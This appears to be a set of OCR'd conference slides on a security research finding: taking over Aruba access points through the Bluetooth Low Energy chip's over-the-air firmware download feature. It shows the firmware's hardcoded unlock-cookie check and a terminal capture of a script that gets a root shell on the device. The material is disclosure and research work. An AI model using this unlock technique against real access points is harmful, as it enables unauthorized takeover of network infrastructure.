
# OAD in Aruba Access Points



# Extracting BLE firmware



# Extracting BLE firmware



```
mov     R2_1, #0x10       ; Move (Op1 <- Op2)
mov     R3_1, #0          ; Move (Op1 <- Op2)
mov     R0, #0xA          ; Move (Op1 <- Op2)
lcall   PUSH_XSTACK_I_TWO ; Long Subroutine Call
mov     R4, #(OAD_COOKIE - seg4_9200) ; Move (Op1 <- Op2)
mov     R5, #0x92         ; Move (Op1 <- Op2)
mov     R2, R0_2          ; Move (Op1 <- Op2)
mov     R3, R1_2          ; Move (Op1 <- Op2)
lcall   j_memcmp          ;
                          ;  int memcmp(const void *s1, // r2-r3
                          ;              const void *s2, // r4-r5
                          ;              size_t n);
mov     A, #2             ; Move (Op1 <- Op2)
lcall   DEALLOC_XSTACK8   ; Long Subroutine Call
mov     A, R1             ; Move (Op1 <- Op2)
xrl     A, #1             ; Exclusive OR (op1 ^= op2)
jnz     seg2_DBD7         ; Jump if Acc is not zero
```

# Analyzing custom OAD



```
static bStatus_t oadWriteAttrCB(...)
{
 ...
 if (osal_memcmp(pAttr->type.uuid,
                 oadCharUUID[OAD_CHAR_IMG_IDENTIFY],
                 ATT_UUID_SIZE)) {
     status = oadImgIdentifyWrite(connHandle, pValue);

 } else if (osal_memcmp(pAttr->type.uuid,
                        oadCharUUID[OAD_CHAR_IMG_BLOCK],
                        ATT_UUID_SIZE)) {
   status = oadImgBlockWrite(connHandle, pValue);
 }
...
}
```

TI's OAD

# Analyzing custom OAD



```
static bStatus_t oadWriteAttrCB(...)
{
 ...
 if (osal_memcmp(pAttr->type.uuid,
                 oadCharUUID[OAD_CHAR_IMG_IDENTIFY],
                 ATT_UUID_SIZE)) {
     status = oadImgIdentifyWrite(connHandle, pValue);

 } else if (osal_memcmp(pAttr->type.uuid,
                        oadCharUUID[OAD_CHAR_IMG_BLOCK],
                        ATT_UUID_SIZE)) {
   status = oadImgBlockWrite(connHandle, pValue);
 }
...
}
```

TI's OAD

```
static bStatus_t ARUBA_oadWriteAttrCB(...)
{
 ...
 if (is_oad_unlocked) {
   // 128-bit UUID
   if (is_img_write_unlocked &&
       osal_memcmp(pAttr->type.uuid,
                   oadCharUUID[OAD_CHAR_IMG_IDENTIFY],
                   ATT_UUID_SIZE)) {
     status = oadImgIdentifyWrite(connHandle, pValue);

   } else if (osal_memcmp(pAttr->type.uuid,
                          oadCharUUID[OAD_CHAR_IMG_BLOCK],
                          ATT_UUID_SIZE)) {
     status = oadImgBlockWrite(connHandle, pValue);

   } else {
     status = ATT_ERR_ATTR_NOT_FOUND;
   }
 } else if (osal_memcmp(pAttr->type.uuid,
                        OAD_UNLOCK_UUID, ATT_UUID_SIZE) {
   if (osal_memcmp(pAttr->pValue, OAD_COOKIE, ATT_UUID_SIZE)) {
     is_oad_unlocked = true;
   } else if (osal_memcmp(pAttr->pValue, AB_ACCESS_COOKIE, ATT_UUID_SIZE)) {
     is_img_write_unlocked = true;
   }
 }
 ...
}
```

Aruba's OAD

# Analyzing custom OAD




```
static bStatus_t ARUBA_oadWriteAttrCB(...)
{
 ...
 if (osal_memcmp(pAttr->type.uuid,
                 OAD_UNLOCK_UUID, ATT_UUID_SIZE) {
   if (osal_memcmp(pAttr->pValue, OAD_COOKIE, ATT_UUID_SIZE)) {
     is_oad_unlocked = true;
   } else if (osal_memcmp(pAttr->pValue,
                          AB_ACCESS_COOKIE, ATT_UUID_SIZE)) {
     is_img_write_unlocked = true;
   }
 }
 ...
}
```

Aruba's OAD


SHHHH...
MY SECRET PASSWORD IS
MEOW1234

# OTA OAD OMG





Aruba Access Point 3XX
Console
UART
Main CPU
BLE Chip
(CC2540)
UART

# OTA OAD OMG




```
greg@greg-XPS ~/repos/research/aruba-ble
$ python3 shell.py shell 00:1A:7D:DA:71:13 f4:5e:ab:e7:ff:5d
Got handles 64 for uuid b'ff5c73a3e86dd4a318476c6c58e12f27'
Got handles 44 for uuid b'664af1b24f424c3de76e7bb601eaaffa'
Got handles 46 for uuid b'664af1b24f424c3de76e7bb602eaaffa'
Got handles 48 for uuid b'664af1b24f424c3de76e7bb603eaaffa'


~ # route -n
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         0.0.0.0         0.0.0.0         U     0      0        0 tun0
0.0.0.0         192.168.1.1     0.0.0.0         UG    -3     0        0 br0
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 br0
192.168.1.5     0.0.0.0         255.255.255.255 UH    0      0        0 tun0
192.168.11.0    0.0.0.0         255.255.255.0   U     0      0        0 br0
~ #

~ #
```


# What would a BLEEDINGBIT attack look like?



